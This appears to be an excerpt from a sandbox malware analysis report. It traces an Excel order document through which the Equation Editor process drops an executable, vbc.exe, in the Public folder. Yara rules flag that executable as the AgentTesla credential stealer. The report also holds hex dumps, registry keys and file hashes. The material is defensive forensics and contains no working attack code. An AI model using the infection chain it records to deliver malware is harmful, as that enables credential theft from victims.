C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	976	20 03 00 00 01 00 00 00 ff ff ff ff ff ff ff ff 84 03 00 00 01 00 00 00 ff ff ff ff ff ff ff ff e8 03 00 00 01 00 00 00 ff ff ff ff ff ff ff ff 4c 04 00 00 01 00 00 00 ff ff ff ff ff ff ff ff b0 04 00 00 01 00 00 00 ff ff ff ff ff ff ff ff bc 02 00 00 01 00 00 00 ff ff ff ff ff ff ff ff d8 0e 00 00 01 00 00 00 ff ff ff 70 00 00 00 68 10 00 00 03 00 00 00 ff ff ff ff ff ff ff ff 04 10 00 00 01 00 00 00 ff ff ff 90 00 00 00 30 11 00 00 03 00 00 00 ff ff ff ff ff ff ff ff a0 0f 00 00 01 00 00 00 ff ff ff b0 00 00 00 94 11 00 00 03 00 00 00 ff ff ff ff ff ff ff ff 64 19 00 00 01 00 00 00 ff ff ff d0 00 00 00 28 23 00 00 03 00 00 00 ff ff ff ff ff ff ff ff c8 19 00 00 01 00 00 00 ff ff ff f0 00 00 00 f0 23 00 00 03 00 00 00 ff ff ff ff ff ff	....L..... ....p...h..... .....0..... ....d.....(# ..... .#.....	success or wait	1	7FEEAA6FDDC	unknown

<table>
<tr><th>File Path</th><th>Offset</th><th>Length</th><th>Value</th><th>Ascii</th><th>Completion</th><th>Count</th><th>Source Address</th><th>Symbol</th></tr>
<tr><td>C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd</td><td>unknown</td><td>5016</td><td>00 00 01 03 00 00 00
00 c8 0d 00 00 01 00
01 03 00 00 00 00 e0
0d 00 00 02 00 00 01
00 00 00 00 00 00 00
00 03 00 00 01 00 00
00 00 00 00 00 00 04
00 00 01 00 00 00 00
00 00 00 00 05 00 00
01 00 00 00 00 01 00
00 00 06 00 00 01 00
00 00 00 02 00 00 00
07 00 00 01 00 00 00
00 00 00 00 00 08 00
00 01 00 00 00 00 00
00 00 00 09 00 00 01
00 00 00 00 00 00 00
00 0a 00 00 01 00 00
00 00 01 00 00 00 0b
00 00 01 00 00 00 00
02 00 00 00 0c 00 00
01 00 00 00 00 00 00
00 00 0d 00 00 01 00
00 00 00 00 00 00 00
0e 00 00 01 00 00 00
00 00 00 00 00 0f 00
00 01 00 00 00 00 01
00 00 00 10 00 00 01
00 00 00 00 02 00 00
00 11 00 00 01 00 00
00 00 00 00 00 00 12
00 00 01 00 00 00 00
00 00 00 00 13 00 00
01 00 00 00 00 00 00
00 00 14 00 00 01 00
00 00 00 01 00 00 00
15 00 00</td><td>.............................
....
....
....
....
....
....
....
...............</td><td>success or wait</td><td>1</td><td>7FEEAA6FDDC</td><td>unknown</td></tr>
<tr><td>C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd</td><td>unknown</td><td>52</td><td>b0 0d 00 00 00 00 00
00 02 00 00 00 2d 00
73 74 64 6f 6c 65 32
2e 74 6c 62 57 57 57
10 0e 00 00 00 00 00
00 01 00 07 00 25 00
45 58 43 45 4c 2e 45
58 45 57</td><td>............-.stdole2.tlbWWW..
..........%.EXCEL.EXEW</td><td>success or wait</td><td>1</td><td>7FEEAA6FDDC</td><td>unknown</td></tr>
<tr><td>C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd</td><td>unknown</td><td>512</td><td>80 41 00 00 48 22 00
00 64 30 00 00 b4 49
00 00 f0 47 00 00 80
3c 00 00 00 2e 00 00
64 45 00 00 38 41 00
00 c8 47 00 00 90 30
00 00 d8 49 00 00 b4
29 00 00 d8 48 00 00
7c 46 00 00 6c 3d 00
00 2c 42 00 00 f0 21
00 00 d8 3b 00 00 50
47 00 00 54 46 00 00
54 43 00 00 54 3e 00
00 e0 2c 00 00 6c 3c
00 00 4c 3a 00 00 2c
44 00 00 78 38 00 00
b4 45 00 00 24 47 00
00 8c 45 00 00 1c 43
00 00 20 49 00 00 90
49 00 00 34 30 00 00
30 40 00 00 9c 42 00
00 b8 44 00 00 28 3e
00 00 b8 3f 00 00 40
42 00 00 20 45 00 00
a4 47 00 00 b0 43 00
00 c8 32 00 00 20 41
00 00 18 48 00 00 68
44 00 00 c8 45 00 00
10 26 00 00 c8 2f 00
00 54 2b 00 00 18 32
00 00 c0 41 00 00 c0
40 00 00 a0 34 00 00
b4 2b 00 00 a8 40 00
00 74 3b 00 00 b8 2c
00 00 78 45 00 00 d8
40 00 00 30 46 00 00
08 3f 00</td><td>.A..H"..d0...I...G...<......dE
..8A...G...0...I...)...H..|F..
l=..,B...!...;..PG..TF..TC..T>
...,..l<..L:..,D..x8...E..$G..
.E...C.. I...I..40..0@...B...D
..(>...?..@B.. E...G...C...2..
A...H..hD...E...&.../..T+...2
...A...@...4...+...@..t;...,..
xE...@..0F...?.</td><td>success or wait</td><td>1</td><td>7FEEAA6FDDC</td><td>unknown</td></tr>
</table>

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	18936	ff ff ff ff ff ff ff 07 00 43 0f 4d 53 46 6f 72 6d 73 57 00 00 00 00 ff ff ff ff 09 38 e4 f5 4f 4c 45 5f 43 4f 4c 4f 52 57 57 57 64 00 00 00 ff ff ff ff 0a 38 28 6f 4f 4c 45 5f 48 41 4e 44 4c 45 57 57 c8 00 00 00 ff ff ff ff 10 38 c2 57 4f 4c 45 5f 4f 50 54 45 58 43 4c 55 53 49 56 45 2c 01 00 00 ff ff ff ff 05 38 9f ce 49 46 6f 6e 74 57 57 57 90 01 00 00 ff ff ff ff 04 28 55 10 46 6f 6e 74 f4 01 00 00 ff ff ff ff 0c 38 a9 2a 66 6d 44 72 6f 70 45 66 66 65 63 74 58 02 00 00 ff ff ff ff 08 38 8c 62 66 6d 41 63 74 69 6f 6e bc 02 00 00 ff ff ff ff 10 38 8f 6b 49 44 61 74 61 41 75 74 6f 57 72 61 70 70 65 72 20 03 00 00 ff ff ff ff 0e 38 dc 56 49 52 65 74 75 72 6e 49 6e 74 65 67 65 72 57 57 84 03 00 00 ff ff ff ff 0e 38 e0 39 49 52 65 74 75 72 6e 42 6f 6f 6c	.........C.MSFormsW.....8 ..OLE_COLORWWWd.....8(oOLE_ HANDLEWW.....8.WOLE_OPTEXC LUSIVE,.....8..IFontWWW..... (U.Font.....8.*fmDrop EffectX.....8.bfmAction.....8.klDataAutoWrapper ...8.VIReturnIntegerWW.....8.9IReturnBool	success or wait	1	7FEEAA6FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	1620	22 00 4d 69 63 72 6f 73 6f 66 74 20 46 6f 72 6d 73 20 32 2e 30 20 4f 62 6a 65 63 74 20 4c 69 62 72 61 72 79 1c 00 43 3a 5c 57 69 6e 64 6f 77 73 5c 73 79 73 74 65 6d 33 32 5c 66 6d 32 30 2e 68 6c 70 57 57 04 00 4e 6f 6e 65 57 57 04 00 43 6f 70 79 57 57 04 00 4d 6f 76 65 57 57 0a 00 43 6f 70 79 4f 72 4d 6f 76 65 03 00 43 75 74 57 57 57 05 00 50 61 73 74 65 57 08 00 44 72 61 67 44 72 6f 70 57 57 07 00 49 6e 68 65 72 69 74 57 57 57 02 00 4f 6e 57 57 57 57 03 00 4f 66 66 57 57 57 07 00 44 65 66 61 75 6c 74 57 57 57 05 00 41 72 72 6f 77 57 05 00 43 72 6f 73 73 57 05 00 49 42 65 61 6d 57 08 00 53 69 7a 65 4e 45 53 57 57 57 06 00 53 69 7a 65 4e 53 08 00 53 69 7a 65 4e 57 53 45 57 57 06 00 53 69 7a 65 57 45 07 00 55 70 41 72 72 6f 77 57 57 57 09 00 48 6f 75 72 47	".Microsoft Forms 2.0 Object Library..C:\Windows\system32\fm20.hlpWW..NoneWW..CopyWW..MoveWW..CopyOrMove..CutWW..PasteW..DragDropWW..InheritWWW..OnWWWW..OffWWW..DefaultWWW..ArrowW..CrossW..IBeamW..SizeNESWWW..SizeNS..SizeNWSEWW..SizeWE..UpArrowWWW..HourG	success or wait	1	7FEEAA6FDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	6480	1a 00 08 40 08 00 08 80 1a 00 06 40 06 00 06 80 1a 00 0b 40 0b 00 0b 80 1a 00 02 40 02 00 02 80 1d 00 ff 7f 64 00 00 00 1a 00 ff 7f 20 00 00 00 1d 00 ff 7f 2c 01 00 00 1a 00 ff 7f 30 00 00 00 1a 00 ff 7f 38 00 00 00 1d 00 ff 7f 19 00 00 00 1a 00 ff 7f 48 00 00 00 1a 00 00 40 18 00 00 80 1a 00 fe 7f 58 00 00 00 1a 00 13 40 17 00 13 80 1d 00 ff 7f 25 00 00 00 1a 00 ff 7f 70 00 00 00 1a 00 10 40 10 00 10 80 1a 00 fe 7f 80 00 00 00 1a 00 03 40 03 00 03 80 1d 00 ff 7f 31 00 00 00 1a 00 ff 7f 98 00 00 00 1d 00 ff 7f 3d 00 00 00 1a 00 ff 7f a8 00 00 00 1a 00 0c 40 0c 00 0c 80 1d 00 ff 7f 49 00 00 00 1a 00 ff 7f c0 00 00 00 1d 00 03 00 f4 01 00 00 1d 00 ff 7f 55 00 00 00 1a 00 ff 7f d8 00 00 00 1d 00 ff 7f 61 00 00 00 1a 00 ff 7f e8 00 00 00 1d 00 ff 7f 6d 00 00	...@.....@.....@.....@.. .....d..... ....,..... 0.....8.....H..... .@.....X.....@.....%... ....p.....@.....@.. .....1.....=..... .....@.....I..... .....U.....a... .....m..	success or wait	1	7FEEAA6FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	24	03 00 fe ff ff ff 57 57 03 00 ff ff ff ff 57 57 03 00 cd ef ff ff 57 57	.....WW.....WW.....WW	success or wait	1	7FEEAA6FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	24 03 00 00	$...	success or wait	107	7FEEAA6FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	2	24 00	$.	success or wait	3625	7FEEAA6FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	22	00 00 19 00 19 80 00 00 00 00 0c 00 4c 00 11 44 01 00 01 00 00 00	.....L..D.....	success or wait	3426	7FEEAA6FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	12	00 00 00 00 b0 0e 00 00 0a 00 00 00	.....	success or wait	1841	7FEEAA6FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	88	00 00 00 00 00 00 00 00 02 00 00 00 02 00 00 00 03 00 00 00 03 00 00 00 04 00 00 00 04 00 00 00 05 00 00 00 05 00 00 00 06 00 00 00 06 00 00 00 07 00 00 00 07 00 00 00 08 00 00 00 08 00 00 00 10 00 01 60 11 00 01 60 12 00 01 60 13 00 01 60 14 00 01 60 15 00 01 60	....`...`...`...`...`...`	success or wait	107	7FEEAA6FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	88	a0 0e 00 00 a0 0e 00 00 c4 0e 00 00 c4 0e 00 00 e8 0e 00 00 e8 0e 00 00 0c 0f 00 00 0c 0f 00 00 34 0f 00 00 34 0f 00 00 64 0f 00 00 64 0f 00 00 9c 0f 00 00 9c 0f 00 00 c4 0f 00 00 c4 0f 00 00 ec 0f 00 00 14 10 00 00 3c 10 00 00 68 10 00 00 ac 10 00 00 c4 10 00 00	....4...4...d...d..... .....<...h.....	success or wait	107	7FEEAA6FDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	88	00 00 00 00 24 00 00 00 48 00 00 00 6c 00 00 00 90 00 00 00 b4 00 00 00 d8 00 00 00 fc 00 00 00 20 01 00 00 44 01 00 00 68 01 00 00 8c 01 00 00 b0 01 00 00 d4 01 00 00 f8 01 00 00 1c 02 00 00 40 02 00 00 64 02 00 00 88 02 00 00 ac 02 00 00 dc 02 00 00 00 03 00 00	....$...H...l..... ...D...h..... ....@...d.....	success or wait	107	7FEEAA6FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	4d 53 46 54	MSFT	success or wait	1	7FEEAA6FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	02 00 01 00	....	success or wait	1	7FEEAA6FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEEAA6FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	09 04 00 00	....	success or wait	1	7FEEAA6FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEEAA6FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	2	51 00	Q.	success or wait	1	7FEEAA6FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	2	00 00	..	success or wait	1	7FEEAA6FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	2	02 00	..	success or wait	1	7FEEAA6FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	2	00 00	..	success or wait	1	7FEEAA6FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	06 00 00 00	....	success or wait	1	7FEEAA6FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	91 00 00 00	....	success or wait	1	7FEEAA6FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEEAA6FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEEAA6FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEEAA6FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	d0 02 00 00	....	success or wait	1	7FEEAA6FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	08 24 00 00	.$..	success or wait	1	7FEEAA6FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEEAA6FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	24 00 00 00	$...	success or wait	1	7FEEAA6FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	ff ff ff ff	....	success or wait	1	7FEEAA6FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	20 00 00 00	...	success or wait	1	7FEEAA6FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	80 00 00 00	....	success or wait	1	7FEEAA6FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	0d 00 00 00	....	success or wait	1	7FEEAA6FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	a2 01 00 00	....	success or wait	1	7FEEAA6FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	580	00 00 00 00 64 00 00 00 c8 00 00 00 2c 01 00 00 90 01 00 00 f4 01 00 00 58 02 00 00 bc 02 00 00 20 03 00 00 84 03 00 00 e8 03 00 00 4c 04 00 00 b0 04 00 00 14 05 00 00 78 05 00 00 dc 05 00 00 40 06 00 00 a4 06 00 00 08 07 00 00 6c 07 00 00 d0 07 00 00 34 08 00 00 98 08 00 00 fc 08 00 00 60 09 00 00 c4 09 00 00 28 0a 00 00 8c 0a 00 00 f0 0a 00 00 54 0b 00 00 b8 0b 00 00 1c 0c 00 00 80 0c 00 00 e4 0c 00 00 48 0d 00 00 ac 0d 00 00 10 0e 00 00 74 0e 00 00 d8 0e 00 00 3c 0f 00 00 a0 0f 00 00 04 10 00 00 68 10 00 00 cc 10 00 00 30 11 00 00 94 11 00 00 f8 11 00 00 5c 12 00 00 c0 12 00 00 24 13 00 00 88 13 00 00 ec 13 00 00 50 14 00 00 b4 14 00 00 18 15 00 00 7c 15 00 00 e0 15 00 00 44 16 00 00 a8 16 00 00 0c 17 00 00 70 17 00 00 d4 17 00 00 38 18 00 00 9c 18 00	....d.....,.....X..... .....L.....x... ....@.....l.....4..... .....`.....(.....T... .....H.....t..... <.....h.....0... .....\.....$.....P. .....|.....D..... p.....8.....	success or wait	1	7FEEAA6FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	88 03 00 00 a4 38 00 00 ff ff ff ff 0f 00 00 00	.....8.....	success or wait	1	7FEEAA6FDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	1c 4f 00 00 98 13 00 00 ff ff ff ff 0f 00 00 00	.O.............	success or wait	1	7FEEAA6FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	b4 62 00 00 34 00 00 00 ff ff ff ff 0f 00 00 00	.b..4...........	success or wait	1	7FEEAA6FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	4c 4b 00 00 d0 03 00 00 ff ff ff ff 0f 00 00 00	LK..............	success or wait	1	7FEEAA6FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	2c 3c 00 00 80 00 00 00 ff ff ff ff 0f 00 00 00	,<.............	success or wait	1	7FEEAA6FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ac 3c 00 00 a0 0e 00 00 ff ff ff ff 0f 00 00 00	.<.............	success or wait	1	7FEEAA6FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	e8 62 00 00 00 02 00 00 ff ff ff ff 0f 00 00 00	.b.............	success or wait	1	7FEEAA6FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	e8 64 00 00 f8 49 00 00 ff ff ff ff 0f 00 00 00	.d...I..........	success or wait	1	7FEEAA6FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	e0 ae 00 00 54 06 00 00 ff ff ff ff 0f 00 00 00	....T...........	success or wait	1	7FEEAA6FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	34 b5 00 00 50 19 00 00 ff ff ff ff 0f 00 00 00	4...P...........	success or wait	1	7FEEAA6FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	7FEEAA6FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	84 ce 00 00 18 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	7FEEAA6FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	7FEEAA6FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	7FEEAA6FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	7FEEAA6FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	14500	26 21 00 00 9c ce 00 00 00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 18 00 00 00 00 00 00 00 14 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 04 00 00 00 03 00 03 80 00 00 00 00 00 00 00 00 ff ff ff ff 26 21 01 00 9c ce 00 00 00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 30 00 00 00 00 00 00 00 2c 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 04 00 00 00 03 00 03 80 00 00 00 00 00 00 00 00 ff ff ff ff a6 10 02 00 9c ce 00 00 00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 48 00 00 00 00 00 00 00 44 00 00	&!........................... ....&!................. ....0..... ..,........................... ....H.......D..	success or wait	1	7FEEAA6FDDC	unknown
C:\Users\user\Desktop\~$ORDER 9387383900.xlsx	unknown	55	05 41 6c 62 75 73 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.user	success or wait	1	14007F526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$ORDER 9387383900.xlsx	unknown	110	05 00 41 00 6c 00 62 00 75 00 73 00 20 00	..A.l.b.u.s.	success or wait	1	14007F591	WriteFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\VBA	success or wait	1	7FEEA9FE72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0	success or wait	1	7FEEA9FE72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0\Common	success or wait	1	7FEEA9FE72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	success or wait	1	7FEEA9E9AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	:08	binary	3A 30 38 00 10 06 00 00 02 00 00 00 00 00 00 00 5A 00 00 00 01 00 00 00 2C 00 00 00 22 00 00 00 6F 00 72 00 64 00 65 00 72 00 20 00 39 00 33 00 38 00 37 00 33 00 38 00 33 00 39 00 30 00 30 00 2E 00 78 00 6C 00 73 00 78 00 00 00 6F 00 72 00 64 00 65 00 72 00 20 00 39 00 33 00 38 00 37 00 33 00 38 00 33 00 39 00 30 00 30 00 00 00	success or wait	1	7FEEA9E9AC0	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: EQNEDT32.EXE PID: 2332 Parent PID: 584

General

Start time:	11:34:56
Start date:	12/04/2021
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options	success or wait	1	41369F	RegCreateKeyExA

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: vbc.exe PID: 2916 Parent PID: 2332

General

Start time:	11:34:59
Start date:	12/04/2021
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\Public\vbc.exe'
Imagebase:	0xf60000
File size:	908288 bytes
MD5 hash:	ABEB7AA739C4F99C996B91E51A1FA885
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000004.00000002.2152979139.0000000002609000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000004.00000002.2153220884.00000000035C9000.00000004.00000001.sdmp, Author: Joe Security
Antivirus matches:	• Detection: 100%, Joe Sandbox ML
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\GDIPFONTCACHEV1.DAT	read attributes | synchronize | generic read | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	1	6B9DAA52	unknown

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E227995	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6E227995	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\7582400666d289c016013ad0f6e0e3e6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6E13DE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E22A1A4	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.V9921e851#\4fc035341c55c61ce51e53d179d1e19d\Microsoft.VisualBasic.ni.dll.aux	unknown	1708	success or wait	1	6E13DE2C	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\1be7a1 5b1f33bf22e4f53aaf45518c77\System.ni.dll.aux	unknown	620	success or wait	1	6E13DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\e b4cca4f06a15158c3f7e2c56516729b\System.Core.ni.dll.aux	unknown	900	success or wait	1	6E13DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Window s.Forms\fb06ad4bc55b9c3ca68a3f9259d826cd\System.Windows.Forms.ni.dll.aux	unknown	1720	success or wait	1	6E13DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Drawin g\1d52bd4ac5e0a6422058a5d62c9f6d9d\System.Drawing.ni.dll.aux	unknown	584	success or wait	1	6E13DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Runt73 a1fc9d#\60a7f8245c39a1b0bf984a11845c6878\System.Runtime.Remoting.ni.dll.aux	unknown	1276	success or wait	1	6E13DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Config uration\fe4b221b4109f0c78f57a792500699b5\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6E13DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\4f bda26d781323081b45526da6e87b35\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6E13DE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6D22B2B3	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6D22B2B3	ReadFile

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\GDIPlus	success or wait	1	6B9DAA52	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\GDIPlus	FontCachePath	unicode	C:\Users\user\AppData\Local	success or wait	1	6B9DAA52	unknown

Analysis Process: vbc.exe PID: 3044 Parent PID: 2916

General

Start time:	11:35:08
Start date:	12/04/2021
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\Public\vbc.exe
Imagebase:	0xf60000
File size:	908288 bytes
MD5 hash:	ABEB7AA739C4F99C996B91E51A1FA885
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000005.00000002.2345878232.0000000002451000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000005.00000002.2345878232.0000000002451000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000005.00000002.2345331477.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000005.00000002.2345949925.00000000024F4000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000005.00000002.2345949925.00000000024F4000.00000004.00000001.sdmp, Author: Joe Security
